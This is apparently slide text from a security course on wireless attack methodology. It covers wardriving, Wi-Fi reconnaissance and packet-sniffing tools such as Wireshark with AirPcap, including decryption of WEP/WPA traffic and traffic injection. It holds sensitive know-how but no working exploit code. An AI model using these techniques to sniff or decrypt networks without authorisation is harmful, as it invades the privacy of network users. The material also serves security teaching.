
Address lookup

Find It


<http://www.skyhookwireless.com>

Phương pháp tấn công

How to **Discover Wi-Fi Network** Using Wardriving?



Phương pháp tấn công



Phương pháp tấn công

Wireless Traffic Analysis

Identify Vulnerabilities

Wireless traffic analysis enables attackers to **identify vulnerabilities** and susceptible victims in a target wireless network

It helps in **determining the appropriate strategy** for a successful attack

Wi-Fi protocols are unique at Layer 2, and traffic over the air is not serialized which makes easy to **sniff and analyze wireless packets**

Wi-Fi Reconnaissance

Attackers analyze a wireless network to determine:

- Broadcasted SSID
- Presence of multiple access points
- Possibility of recovering SSIDs
- Authentication method used
- WLAN encryption algorithms



Wireshark/Pilot Tool

OmniPeek Tool


Tools

Wi-Fi packet-capture and analysis products come in a number of forms

CommView Tool


AirMagnet Wi-Fi Analyzer

Phương pháp tấn công



Phương pháp tấn công

Wi-Fi USB Dongle: **AirPcap**



- AirPcap adapter **captures full 802.11 data, management, and control frames** that can be viewed in Wireshark for in-depth protocol dissection and analysis
- AirPcap software can be configured **to decrypt WEP/WPA-encrypted frames**
- It **provides capability** for simultaneous multi-channel capture and traffic aggregation
- It can be used for **traffic injection** that help in assessing the security of a wireless network
- AirPcap is supported in Aircrack-ng, Cain and Able, and Wireshark tools
- AirPcapReplay**, included in the AirPcap Software Distribution, replays 802.11 network traffic that is contained in a trace file

Phương pháp tấn công

Wi-Fi Packet Sniffer: Wireshark with AirPcap

The screenshot shows the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, and Help. Below the menu is a toolbar with various icons. The filter bar shows the filter expression "wlan.sa contains 00:12:10". The status bar indicates the current wireless interface is #00, the 802.11 channel is 6, the FCS filter is All Frames, and the decryption mode is Wireshark. A red dashed box highlights the "Wireless Settings..." and "Decryption Keys..." buttons in the status bar. The packet list pane shows a list of captured packets, with packet 661 selected. The packet details pane shows the details of packet 661, including the arrival time and frame number. The packet bytes pane shows the raw data of the selected packet. A "Decryption Keys Management" dialog box is open in the foreground, showing a table of decryption keys and buttons for adding, editing, deleting, and moving keys. The dialog also includes a "Select Decryption Mode" dropdown and a "New" button. The dialog text states: "Supports decryption for many protocols, including IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2".

(Untitled) - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: wlan.sa contains 00:12:10 Expression... Clear Apply

Current Wireless Interface: #00 802.11 Channel: 6 FCS Filter: All Frames Decryption Mode: Wireshark Wireless Settings... Decryption Keys...

No.	Time	Source	Destination	Protocol	Info
598	22.910070	192.168.1.11	63.236.73.139	HTTP	GET /wifi/analyzer/1171476318.html HTTP/1.1
605	23.042623	192.168.1.11	63.236.73.139	TCP	1585 > http [ACK] Seq=546 Ack=720 win=14800 Len=0
607	23.042830	192.168.1.11	63.236.73.139	TCP	[TCP window update] 1585 > http [ACK] Seq=546 Ack=2
617	23.149247	192.168.1.11	63.236.73.139		
619	23.149451	192.168.1.11	63.236.73.139		
642	24.114507	192.168.1.11	63.236.73.139		
644	24.114705	192.168.1.11	63.236.73.139		
646	24.131037	192.168.1.11	63.236.73.139		
651	24.222365	192.168.1.11	63.236.73.139		
653	24.222574	192.168.1.11	63.236.73.139		
659	24.231224	192.168.1.11	63.236.73.139		
661	24.232742	192.168.1.11	63.236.73.139		
666	24.337447	192.168.1.11	63.236.73.139		
668	24.338243	192.168.1.11	63.236.73.139		
674	24.342497	192.168.1.11	63.236.73.139		
676	24.342698	192.168.1.11	63.236.73.139		
682	24.350016	192.168.1.11	63.236.73.139		
688	24.444164	192.168.1.11	63.236.73.139		

Frame 661 (763 bytes on wire (763 bytes captured))

Arrival Time: Apr 13, 2007 15:46:52.710593000

[Time delta from previous packet: 0.001518000 seconds]

[Time since reference or first frame: 24.232742000 seconds]

Frame Number: 661

Decryption Keys Management

Decryption Keys

Wireshark Select Decryption Mode

Type	Key	SSID
WPA-PWD	your passphrase here	your ssid

Supports decryption for many protocols, including IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2


New Edit... Delete Up Down

OK Apply Cancel

<http://www.wireshark.org>

Phương pháp tấn công


Wi-Fi Packet Sniffer: **Wi-Fi Pilot**



Phương pháp tấn công

